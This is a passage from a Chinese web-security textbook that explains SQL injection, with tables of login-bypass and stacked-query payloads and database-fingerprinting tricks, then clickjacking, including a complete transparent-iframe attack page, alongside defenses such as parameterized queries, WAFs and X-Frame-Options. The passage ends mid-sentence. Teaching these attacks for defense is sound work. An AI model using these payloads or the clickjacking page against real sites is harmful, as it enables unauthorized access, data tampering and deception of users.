任何从系统或者用户处接收数据参数的前台应用程序都有可能出现 SQL 注入漏洞，这些应用程序又会被用于访问数据库服务器，从而造成数据泄露。在 B/S 架构中，用户的浏览器就是客户端，接收数据后向服务器发送。然后，服务器利用提交的数据和请求创建 SQL 查询。在寻找 SQL 注入的阶段，攻击者的目标就是引发数据查询时服务器抛出的异常，并确定其是否由 SQL 注入漏洞产生。

SQL 注入漏洞的识别非常简单，最常用的方法是通过输入单引号引发数据异常。因

为单引号是分隔符，用来隔断数据与代码。当提交单引号时，字符型注入会引发语法错误，数字注入会引发表单属性错误。用户与服务器在通信过程中使用超文本传输(HTTP)协议。HTTP协议包含很多请求方法，其中只有两种和SQL注入相关，即GET和POST。

1）使用GET方法注入

GET方法以显式提交表单，可以在地址栏(URL)看见传递的参数。一般在单击链接的时候，会用到此种方法。如链接 http://image.haosou.com/i?ie=utf-8&src=hao_360so&q=get 方法，是在搜索引擎搜索“GET方法”时获取的页面链接，在此链接中可以直观地看到该链接包含的查询参数：ie、src 和 q。只要对链接后面的参数进行修改并提交，就可以直接操作搜索的结果。因此，对于以GET方法进行查询的页面，在URL栏中直接改变参数值，并加上附加的查询语句及方法，就可以进行SQL注入攻击。

2）使用POST方法注入

POST方法在注入时要比GET方法复杂一些，因为POST方法在提交参数时，不会对用户显示参数相关内容。如链接 http://www.w3.org/Protocols/rfc2616/rfc2616.Html，用户单击后只会打开一个相关页面，然后向页面的提交参数的窗口输入数据，该请求才会提交。与GET方法提交相比，POST提交的报文显然比GET提交的报文多出了POSTDATA 字段，这个字段必须在截获报文后才能看见，且内容会被加密，要使用专门的POST头修改工具才可以实施注入。一般POST方式多用于用户注册、用户登录等页面。

3）cookie注入攻击

cookie是服务器为了识别用户的身份，在用户计算机上存储的一段txt文本。当用户浏览网页时，Web服务器会发送一段资料放在用户的计算机上，这段资料会把用户浏览的页面及用于身份识别的信息(用户名、密码)加密并记录下来。当用户再浏览同一个网站时，Web服务器会根据上次浏览网站记录的cookie，返回特定的页面给用户。cookie能由客户端方完全控制，可以任意处理内容，攻击者可以向cookie注入查询语句，达到SQL注入的目的。

清楚提交参数的方法，可以令攻击者决定进攻网站的方法。当网站用GET方法提交参数时，SQL语句可以从URL栏直接注入；当用POST方法时，需要使用工具查看并修改HTTP请求的报文头和POST参数来提交；如果电脑有记录cookie的信息，也可以尝试从cookie进行入侵。

#### 7. SQL注入提交参数识别数据库信息

引发数据库出错，是为了查找SQL注入的注入点。根据SQL的出错信息，攻击者不但能够判断注入点处注入的SQL关键字是否参与了数据库查询，也能够搜集到数据的相关信息(字段、语法等)，这直接关系到SQL注入是否能够成功实施。通常，SQL注入是在用户提交参数的地方进行，如用户登录窗口和URL栏。例如，在网络登录界面输入用户名和密码的时候，假如登录处的SQL语句为：

```
SELECT * FROM 表名 WHERE username='用户名' AND password='密码'
```

当在用户名处输入单引号，且密码处不提交内容的时候，查询语句变成了：

```
SELECT * FROM 表名 WHERE username=''' AND password=''
```

数据库会抛出如下错误：Error：You have an error in your SQL syntax；check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1。

Web 服务器将这个错误抛给浏览器，充分表明查询代码没有对引号进行过滤，使得单引号作为数据参与了查询，而数据库在查询中使用单引号作为数据的分隔符，用户提交单引号后，数据库无法区分单引号是用户提交的数据还是网站编写时参与查询的代码，导致本次查询出现了语法错误。

引发数据库错误的原因是攻击者在能够通过回显的 SQL 错误判定暴露数据库的类型，甚至有时能暴露 SQL 的语法和字段，便于 SQL 注入。但是引发数据库出错并不是收集数据库信息的唯一途径。有经验的攻击者会使用不同格式的命令对数据库展开注入，这往往也能判断数据库的具体信息，如：

1）len()和 length()，功能是返回数据长度

在数据库类型是 MsSQL、MySQL 和 DB2 时，返回长度值是调用 len()函数；在数据库是 Oracle 和 Informix 时，则是通过 length()来返回长度值。即，当注入 and len('a')=1 的时候，如果页面正常，则当前的数据库类型可能是 MsSQL、MySQL 或 DB2。反之则可能会是 Oracle 和 Informix。

2）@@version 和 version()，功能是返回版本信息

在数据库类型是 MySQL 时，可以用@@version 或是 version()来返回当前的版本信息。但是对于 MsSQL，只能用@@version 函数来返回版本信息。即，当注入 version()>1 与@@version>1，返回页面相同页面时，数据库可能是 MySQL。如果页面出现提示 version()错误时，则数据库可能是 MsSQL。

3）substring()和 substr()，功能是截取一个栏位资料中的一部分

当数据库类型是 MsSQL 时，可以调用 substring()。Oracle 则只可调用 substr()，当调用 substring 时，网页返回错误。

**8. SQL 注入方法**

SQL 注入的初始阶段就是通过输入非法参数触发 SQL 报错，当发现注入点时，就可以通过猜测 SQL 语法，来注入 SQL 代码。SQL 常用注入方法就是内联 SQL 注入和终止型注入。

1）内联型 SQL 注入的原理

内联型 SQL 注入就是通过猜测 SQL 注入点的查询语句，向提交的参数中插入 SQL 语句片段以重构网站的 SQL 查询语句，来达到绕过验证或者提取数据的目的。以不安全登录框作为例子，这种情况下，往往 SQL 语句比较固定：

```
SELECT * FROM 表名 WHERE username='用户名' AND password='密码'
```

返回表中特定用户名和密码的记录。以上代码中，表名、用户名、密码均不重要，重

要的部分是字段名和数据查询的结构。当知道字段名和结构的时候，我们就能够绕过身份认证登录网站后台。

在 username 处填写 admin'AND 1=1 OR'1'='1，会使 SQL 语句变成：

```
SELECT * FROM administrators WHERE username= 'admin' AND 1=1 OR '1'= '1' AND password= ''
```

利用 AND 比 OR 优先级高的特点，注入以上代码可以使得查询结果永远为真，这样就可以使数据库返回表中 username 中行为 admin 的记录，并忽略了密码验证，顺利登入后台。

另外，内联型注入还需区分数字型和字符型，以上例子是字符型注入，因为单引号是分隔符，用于将提交的字符和 SQL 查询语句进行区分，引在单引号中的字母是数据，之外的字母是 SQL 语句。如果注入处提交的是数字，而用户注入了字母，则数据库会误认为用户提交的是字段名，使查询结果改变。举个例子，假如以下 URL 存在注入点 HTTP://www.xyz.com/Productshow.asp? Pid=55，其后台的查询语句可能为：

```
SELECT * FROM Products WHERE Pid= 55
```

意为查询商品列表中商品编号是 55 的商品。如果将 55 注入为字母，如 goods，则注入后的查询语句为：

```
SELECT * FROM Products WHERE Pid= goods
```

意思变成了查询商品列表中商品编号 Pid 的值和字段名 goods 的值相同的记录。

如表 3.2 所示列举了内联注入常用的特征值。

**表 3.2 内联注入常用的特征值**

| 特征值 | 类型 | 注入后结果 |
|---|---|---|
| ' | 字符型常规注入 | 触发错误，成功后会引发数据库错误 |
| 1' or '1'='1 | 字符型常规注入 | 永真条件，成功后返回表单所有行 |
| String' or '1'='2 | 字符型常规注入 | 空条件，成功后会返回与原值相同的值 |
| 1' and '1'='2 | 字符型常规注入 | 永假条件，成功后不返回表中任何行 |
| 1' or 'ab'='a'+'b | 字符型连接注入 | SQL SERVER 连接字符串，成功后返回与永真条件相同信息 |
| 1' or 'ab'='a''b | 字符型连接注入 | MySQL 连接字符串，成功后返回与永真条件相同信息 |
| 1' or 'ab'='a'\|\|'b | 字符型连接注入 | Oracle 连接字符串，成功后返回与永真条件相同信息 |
| 1+1 | 数字型运算注入 | 成功后将注入与运算结果相同的值 |
| Value+0 | 数字型运算注入 | 成功后将注入与原值相同的值 |
| 1 or 1=1 | 数字型常规注入 | 永真条件，成功后返回表单所有行 |
| Value or 1=2 | 数字型常规注入 | 空条件，成功后会返回与原值相同的值 |
| 1 and 1=2 | 数字型常规注入 | 永假条件，成功后不返回表中任何行 |

2）终止型注入

一般在注入 SQL 时，在无法达成验证条件的情况下，利用数据库的“注释符”将还未

生效的验证条件注释掉，使其在查询时不执行，以达到注入的目的。

例如，在此段代码中：

```
SELECT * FROM 表名 WHERE username='用户名' AND password='密码'
```

在填写用户名处注入代码 admin′ or 1=1--，则代码变成：

```
SELECT * FROM 表名 WHERE username='admin' or 1=1--' AND password='密码'
```

"--"是单行注释符，在查询语句开始执行时，会终止后面的密码验证，达到绕过验证的目的。

如表 3.3 所示列举了终止型注入的常用特征值。

**表 3.3　终止型注入的常用特征值**

| 特　征　值 | 注入后结果 |
| --- | --- |
| admin'-- | 返回表单中的 admin 行集，绕过身份验证 |
| admin'# | MySQL 中返回表单中的 admin 行集，绕过身份验证 |
| 1-- | 注释之后的查询，清除注入参数后 WHERE 子句的限定条件 |
| 1 or 1=1-- | 注入数字参数，返回表单所有行 |
| 'or'1'='1'-- | 注入字符串参数，返回表单所有行 |
| 1 and 1=2-- | 注入数字参数，不返回表单任何行 |
| 'and'1'='2'-- | 注入字符串参数，不返回表单任何行 |
| 1/ * 注释 * / | 注入注释，对原请求无影响，用于识别 SQL 注入漏洞 |

3）多语句注入

在注入 SQL 查询时，在注入内容中添加"；"（分号）来创建多条 SQL 语句，进一步提高对数据库查询的控制权。例如，在 http://www.abc.com/wel.asp?uid=10 中，后台数据库查询语句是：

```
SELECT * FROM users WHERE UID=10 and username='YYY'
```

在 URL 后注入；update users set username = 'XXX' where uid =10；--内容，则原查询语句变成了：

```
SELECT * FROM users WHERE UID=10 UPDATA users SET username='XXX' WHERE UID=10
```

原语句注入后，识别到分号会认为是上一语句执行完毕，会将新加入的语句当作下一条 SQL 语句执行，使得攻击者将 users 表中 UID 为 10 的记录的用户名由 YYY 改为了 XXX。

**9. and 1=1 和 and 1=2 逻辑判别法原理**

SQL 的注入和判别往往是同时进行的。在判定潜在注入点是否可以 SQL 注入时，往往可以使用附加条件，再根据数据库错误的返回信息，以确定此处是否可以进行 SQL

注入。最经典的方法是利用逻辑附加条件 and 1=1 和 and 1=2 来分别进行验证，如果网站返回两个不同的页面，确定此处可以进行 SQL 注入。

注入的 and 1=1 相当于对结果增加了一个附加条件，在这个附加条件下，若原条件和附加条件都为真，页面会显示与原查询结果相同的页面。接着，再附加 and 1=2，这个条件明显是个假条件，如果原条件为真，附加这个条件后明显结果为假，将返回与原页面不同的页面。在这附加条件下，两个页面不同，基本可以断定此处可以进行 SQL 注入。但是，如果在注入 and 1=1 时数据库就出错，或者注入真假两个条件两个返回的页面相同，基本断定 Web 对用户提交的参数做了限定，或者过滤了参数中的注入关键字，使后台查询不能提交非法参数，此处不能进行 SQL 注入。

**10. SQL 注入防护**

SQL 注入的预防技术总体分为两个大类，即代码层防御技术和应用层防御技术。在代码层防御技术中，最常用的方法就是使用参数化语句、加入输入验证和使用存储过程，而应用层的防护，多采用 Web 应用防火墙。

1）代码层防护

SQL 代码层的防护是网站编写人员在编写代码时采用的防护措施，一般常用的有三种方法，即使用参数化 SQL 语句、使用存储过程和加入数据提交限制。

（1）参数化 SQL 语句。

SQL 注入的根本原因，是将 SQL 命令混在用户提交的数据中交给数据库执行，造成 SQL 查询时数据库将用户提交的 SQL 语句也一并执行。其本质就是动态字符串构成动态 SQL 查询。为了使用户构造的数据更加安全，大部分网站编程人员放弃了直接对用户提交的数据进行验证的传统方法，改为使用占位符或变量绑定的方法向 SQL 查询提交参数。这种方法可以在大部分情形下使用参数化语句来代替现有的动态查询。

举个简单的例子，本例中数据库类型为 oracle，网站编程语言为 C＃。

```
using System.Data.OracleClient;          //引入操作包
string strSQL=@ "select user.name from user where user.name= :userName";
//设置查询语句,并标明 user 表中的 name 字段的占位符为 userName
OracleParameter[] param=
{
    new OracleParameter(":userName",txtName);
}
//设置 userName 替换的内容是 txtName,也就是用户输入的参数
OracleCommand cmd= new OracleCommand();
cmd.CommandText= strSQL;
//定义 oracle 参数的内容
for(oracleParameter p in param)
{
    cmd.Parameters.Add(p);
}                                           //传入参数
cmd.ExecuteNonQuery();                      //命令执行
```

在以上例子中，txtName 作为用户输入的内容，在执行参数化时，将其内容提交给其

占位符 username,username 就是 txtName 的占位符。这时,数据库在进行数据查询时就知道了,凡是由占位符 username 提交的数据,都是用户在登录用户名时提交的数据,即使其中含有特殊构造的 SQL 语句,数据库也会将其区分为普通的数据而不是 SQL 命令,故用此方法可以预防 SQL 注入。

参数化语句的优点是将用户提交的内容用占位符来代替,这样数据库在执行时可以有效地区分用户提交的数据和 SQL 查询语句,杜绝了 SQL 注入,且执行效率高、速度快。但是,参数化 SQL 在编写时对格式要求严格,不同的数据库有不同的参数化格式(如 Access 数据库中参数化 SQL 语句时直接以? 作为参数名,在 SQL Server 中是参数有@前缀),并不像 SQL 语句对于不同数据库有普适性,且参数化 SQL 的高效率是基于系统预编译的,大量使用的话会占用较多系统资源。

(2) 使用输入限制。

使用输入验证,旨在限制用户提交非法数据,确保其提交的数据符合应用程序的标准。数据验证,可以简单限制数据的类型,也可以复杂化到使用正则表达式或业务逻辑来验证输入。在进行输入限制时,可以使用白名单法或黑名单法,两种验证方式是思想截然相反的方法。前文简单介绍到,白名单让用户只能输入限定的合法字符,而黑名单让用户不能输入限定的非法字符。其验证的方法主要是使用正则表达式。

正则表达式是一种可以用于模式匹配和替换的强有力的工具,它不单能用来匹配字符串的文本,还能用来测试字符串的模式。例如,可以对特定的输入字符串进行测试,看在该字符串中是否存在电话号码或信用卡号码。正则表达式可以用来测试数据的有效性。

但使用正则表达式,依然不能掩盖使用输入限制这种方法的缺点。毕竟,正则表达式的内容是由黑名单和白名单决定的,而黑名单和白名单的内容是人工制定的。

如果单单使用白名单,必须明确知道输入的内容和业务逻辑。例如,在提交用户名时只能输入字母或汉字等,而不能出现特殊符号。但是如果输入的内容并不能确定字符集与业务逻辑时,白名单的方法几乎无法使用。

黑名单的方法也类似,用户输入的内容组合多种多样,并不能明确定义哪些输入的内容一定是合法或非法的。可能攻击者在输入内容中加入了一些不常见的绕过方式,而这些方式并不在黑名单的定义中,这样也会使攻击者成功进行 SQL 注入。

(3) 存储过程。

存储过程,就是将比较复杂的查询,预先用 SQL 语句写好,存在一个指定的函数中,以后在需要使用该查询时只要用 execute 语句调用该函数即可。存储过程只有在创造时才会被编译,编译一次以后都不需要再编译,可以有效提高 SQL 语句执行速度,且存储过程安全性比较高,具有一定权限的用户才可以使用存储过程。

但这并不意味着存储过程没有缺点。在传统的 C/S 结构中,普通用户也可以连接数据库,所以存储过程可以单独让管理人员拥有更高的权限去操作数据、保护数据;但是在 B/S 的三层架构中,普通的用户没有连接数据库的权限,只有网络管理员可以,所以这时候存储过程的安全机制有点多余。而且,在存储过程中使用拼接语句的话,还是会导致 SQL 注入的产生。普通的查询,在执行时传递的是组合好的 SQL 命令字符串,基于存储

过程的查询,在传递时传递的是存储过程名和参数,虽然两者的传递过程有区别,不过数据到了存储层,最终还是要将存储过程名和参数组合成一段 SQL 代码。

2）应用层防护——Web 应用防火墙

本质上,Web 应用安全问题源于 Web 软件开发的质量问题。但 Web 应用软件与非 Web 应用软件相比,具有其独特性。首先,Web 应用往往是为某些特定机构编写的应用,对其存在的漏洞,已知的通用漏洞签名缺乏有效性;其次,Web 应用需要频繁地变更以满足业务需要,从而使应用的开发和维护变得很复杂;最后,Web 开发需要全面理解客户端与服务端的复杂交互过程,而开发 Web 的人员往往专业性不足导致开发中出现疏漏。

理想的 Web 应用安全,应该将安全编码原则贯穿于整个 Web 应用软件的生命周期中,并在不同阶段采取不同的安全措施。然而,多数网站的实际情况是:以前开发的 Web 应用,由于早期技术不成熟,都存在或多或少的安全问题,由于其定制化特点决定了没有通用补丁可用,如果对其进行整改会令整个工程量庞大而变得无法实施。而如今开发的 Web 应用软件虽然有统一和相似的技术使得维护变得简单,但是面对日益增长的网络威胁,防护技术的成熟速度依然落后于攻击技术的成熟速度。

在这种时代背景下,专业的 Web 安全防护工具变成了大众理想的选择。Web 应用防火墙(Web Application Firewall,WAF),正是这类专业工具的代表。它的出现,为网站防护提供了一种安全运维控制手段。它能够对 HTTP/HTTPS 流量进行双向分析,为 Web 应用提供专业实时有效的防护。它相较于传统的防火墙、入侵防护系统(IPS)等在 Web 防护领域具有明显优势,能够真正针对应用层的防护,能完整地解析 HTTP,包括报文头、传递参数及载荷;支持各种 HTTP 编码;提供严格的 HTTP 协议验证;提供 HTML 限制;支持各类字符集编码;具备 response 过滤能力。

(1) 反向代理。

WAF 为了防护网站,一般部署在 Web 服务器集群前端,采用反向代理的模式,对经过 WAF 的 HTTP 请求包进行双向过滤。反向代理模式是 WAF 相对安全的一大原因,其比较于正向代理模式,在网站防护方面具有更大的优势。正向代理是这样一种模式:处于互联网中的用户,将 HTTP 请求包发送给代理服务器,由代理服务器经过数据处理,再将 HTTP 请求包转发给处于内网中的服务器,服务器接收请求,执行相关操作后,将 HTTP 响应结果直接回发给处于外网的用户。这时如果采用 wireshark 进行抓包的话,会看见 Web 服务器的源 IP 地址,从而暴露目标。

WAF 的反向代理比较于正向代理,区别在于服务器回发 HTTP 请求响应时,会将响应包先提交给 WAF,而不是提交给用户。由 WAF 对 HTTP 包 POST 请求头部及 cookie 进行验证后,将 HTTP 请求回发给代理服务器。如此一来,HTTP 响应包的源 IP 地址是代理服务器的地址而不是服务器真实地址,HTTP 请求对用户不透明,用户无法通过抓包工具获取服务器的 IP 地址,使网站相对安全。

(2) HTTP 请求包验证模块。

WAF 在作为代理服务器的过程中,会对经过的信息进行数据包验证。验证的信息包括源地址、目的地址、请求方法、数据合法性、cookie 信息、应用程序种类等。WAF 会

根据 Web 应用程序签名来识别 Web 应用,WAF 识别 QQ 数据包,能够获取用户发送信息、QQ 账号等信息。再验证提交的数据段中内容是否含有 SQL 注入等攻击,来决定丢弃还是转发数据包。

(3) SQL 防注入模块。

SQL 防注入模块的功能,就是将经过 WAF 的网络报文包中的 data 字段经解密后的内容,与用户和安全厂商根据网站业务需求自定义的 SQL 黑名单进行对比。一旦发现用户提交的数据,与黑名单中的特征值匹配,就将用户提交的数据包丢弃,并对用户告警。分为以下 4 个步骤,首先截获数据包;其次对特定端口的包分析;再次根据获得的包目的地址选择相应的正则规则库后进行规则匹配;最后对数据包进行处理。

## 3.2.4 点击劫持技术

点击劫持(Clickjacking)技术又称为界面伪装攻击(UI redress attack),是一种基于欺骗的 Web 会话攻击技术,其主要的攻击思想是利用用户对安全技术知识缺乏,在用户不知情的情况下点击恶意链接。OWASP 定义是攻击者利用多层不透明或者透明层欺骗用户。当用户点击顶层页面的一个按钮或者链接时,被劫持到其他页面的恶意按钮或链接。通常情况下,顶层页面和底层页面是不同的 Web 应用程序,有不同的域名。

### 1. 点击劫持攻击原理

攻击者在点击劫持漏洞利用实现过程中使用 iframe 作为目标网页载体。iframe 是 HTML 标准中的一个标签,可以创建包含另外一个页面的内联框架,在点击劫持漏洞利用中主要用来载入目标网页。其原理如图 3.27 所示。





图 3.27 点击劫持攻击原理

这里以网站为例说明点击劫持漏洞的原理。攻击者执行的步骤：

(1) 黑客创建一个网页，利用包含目标网站(BANK XYZ)。

(2) 黑客隐藏目标网站，使得浏览器中用户无法察觉到目标网站存在。

(3) 黑客构造网页，诱骗用户点击特定按钮(图 3.27 中的链接 WWW.OWVSP.COM 下方的按钮)。

(4) 受害者点击按钮，触发执行网页的命令，将钱款汇到 XYZ 银行的名为 ABCDEFG 的账户中。

可以来看下一个更为具体的例子，其代码如下：

```
<! DOCTYPE html>
<html>
<meta http-equiv="Content-Type" content="text/html;charset=utf-8">
<head>
<title>clickjacking</title>
<style>
iframe {
width: 1440px;
height: 900px;
position: absolute;
top: -0px;
left: -0px;
z-index: 2;
-moz-opacity: 0;
opacity: 0;
filter: alpha(opacity=0);
}
button {
position: absolute;
top: 230px;
left: 1200px;
z-index: 1;
width: 80px;
height:20px;
}
</style>
</head>
<body>
<button>click to go! </button>
<img src="http://abc.com/a.jpg">
<iframe src="http://clickjacking.com" scrolling="no"></iframe>
</body>
</html>
```

当用户单击恶意网页上的 click to go 按钮之后，实际上用户在不知情的情况下对目标网站进行了操作。

通过以上例子，可以看到攻击者想要成功实现攻击，需要考虑很多的因素，点击劫持漏洞利用的重要因素总结如下：

(1) 目标网页必须能够以一定方式存在恶意网页之上,例如,利用 iframe 技术包含特定的页面。

(2) 客户浏览器能够实现 iframe 包含网页的自动登录功能,例如,用户设置自动登录或者用户正在登录此网站,保证攻击者能够利用用户身份进行恶意攻击。

(3) 由于攻击者欺骗用户点击执行特定目标,不涉及代码执行过程,因此点击劫持漏洞利用和浏览器是否禁用 JavaScript 脚本没有必然关系。

(4) 点击劫持漏洞利用的难点在于如何设计交互式恶意网站欺骗用户。黑客必须保证用户执行点击、拖曳等命令,才能触发完成一次攻击过程。

**2. 点击劫持攻击特点**

通过分析可以看出,点击劫持漏洞及利用技术有其自身的特点。明确了其优缺点,有利于攻击者掌握点击劫持漏洞利用的技术。从攻击者的角度分析点击劫持漏洞的优缺点。

1) 点击劫持漏洞的利用优势

从攻击者的角度分析,相比较传统的 Web 攻击方法,点击劫持漏洞的利用优势主要在于以下几个方面:

(1) 利用条件低。

多数情况下不需要浏览器支持 JavaScript 脚本,如果支持 JavaScript 更加方便攻击者利用点击劫持漏洞;同时,由于攻击代码在客户端运行,使得网站难以防御。

(2) 利用场景多。

可以利用其他插件漏洞进行攻击,例如,利用 Flash 漏洞进行攻击;大多数情况下可以绕过 CSRF 漏洞的现有防御机制,例如,nonces。

(3) 攻击成功率高。

通过界面伪装技术,直接引导用户点击,增加了恶意按钮的点击概率。

(4) 网站疏于防御。

由于点击劫持漏洞属于较新的攻击方式,大部分网站对于此类漏洞都疏于防御。

2) 点击劫持漏洞的利用难点

在实际攻击场景中,有很多的因素都影响攻击的成功率。从攻击者的角度分析,点击劫持漏洞的利用难点有以下两个方面:

(1) 代码复用率低。

由于浏览器的兼容性问题,攻击代码的复用率不高。另一方面,当网页布局发生变化,基于界面攻击的代码无法重现。

(2) 利用方法复杂。

攻击者需要精心设计程序界面,设计用户交互过程,才能成功欺骗用户,完成特定的攻击。

3) 点击劫持漏洞的主要危害

当攻击者成功劫持用户的浏览器之后,就可以劫持用户的操作,获取用户的权限。通常来说,点击劫持漏洞的主要危害分为以下几类:

(1) 发送垃圾信息。例如,利用微博等社交网络自动发送垃圾信息。

（2）信息泄露。例如，电话视频会议内容泄露，在线存储文件泄露，邮件信息泄露。

（3）恶意操作。例如，自动登录远程桌面发送敏感信息，自动购买垃圾商品，手机自动拨叫其他用户。

（4）设置网络设备。例如，恶意设置网络设备的参数，修改伪造用户密码，设置网络防火墙突破安全机制。

**3. 点击劫持攻击防护**

1）点击劫持漏洞检测

关于自动化检测点击劫持漏洞，常用的有来自 content security 公司的 Paul Stone 设计开发的 Clickjacking Tool 检测工具和 Marco Balduzzi 等人完成的"自动化检测点击劫持漏洞工具"，目前没有商业工具支持点击劫持漏洞检测，因此我们着重介绍这两款工具。

在 2010 年 Blackhat 大会上 Paul Stone 发布了点击劫持工具。该工具帮助安全测试人员在没有脚本语言和浏览器安全知识的基础上能够快速掌握点击劫持漏洞的原理、攻击和防御方法。该工具已经实现半自动化点击劫持漏洞检测以及原理分析。安全测试人员使用 Clickjacking Tool 可以进行点击测试、拖曳、文本注入等点击劫持利用技术测试，还可以模拟攻击者的攻击行为。

Marco Balduzzi 等人设计的自动化检测点击劫持攻击工具，结合 ClickIDS 和 NoScript 两个插件的优点，设计出完全自动化的漏洞检测工具，设计目标如下：

（1）一体化的解决方案。将检测模块和测试模块连接成为一体。

（2）自动化检测。浏览器脚本模拟用户的真实点击行为，并利用点击劫持漏洞的特点，分析匹配页面元素的动态变化，找出页面漏洞。

（3）动态检测页面元素的变化。自动测试多个有连接顺序的请求页面，减少漏洞检测的漏报率。

（4）双重检测。使用两个独立的基于 Mozilla 浏览器插件（ClickIDS 和改进的 NoScript）分析点击行为，并加以比较总结。

该工具能起到一定作用，但目前该工具还不是很完善，误报率较高，需要继续改进。

2）点击劫持漏洞防御

点击劫持漏洞防御措施可以从两个方面考虑，即服务器端防御和客户端防御。服务器端防御主要涉及用户身份验证，客户端防御主要涉及浏览器的安全。

服务器端防御点击劫持漏洞的思想是结合浏览器的安全机制进行防御。主要的防御方法介绍如下。

（1）X-FRAME-OPTIONS 机制。

在 2009 年微软发布新一代的浏览器 IE8.0 中首次提出全新的安全机制：X-FRAME-OPTIONS。该机制实际上是微软提出的一个 http 头，专门用来防御利用 iframe 嵌套的点击劫持攻击。这个头有三个值，DENY 表示任何网页都不能使用载入该网页；SAMEORIGIN 表示符合同源策略的网页可以使用载入该网页；ALLOW-FROM 表示可以定义允许 frame 加载的页面地址。浏览器载入使用此安全机制的网站时发现

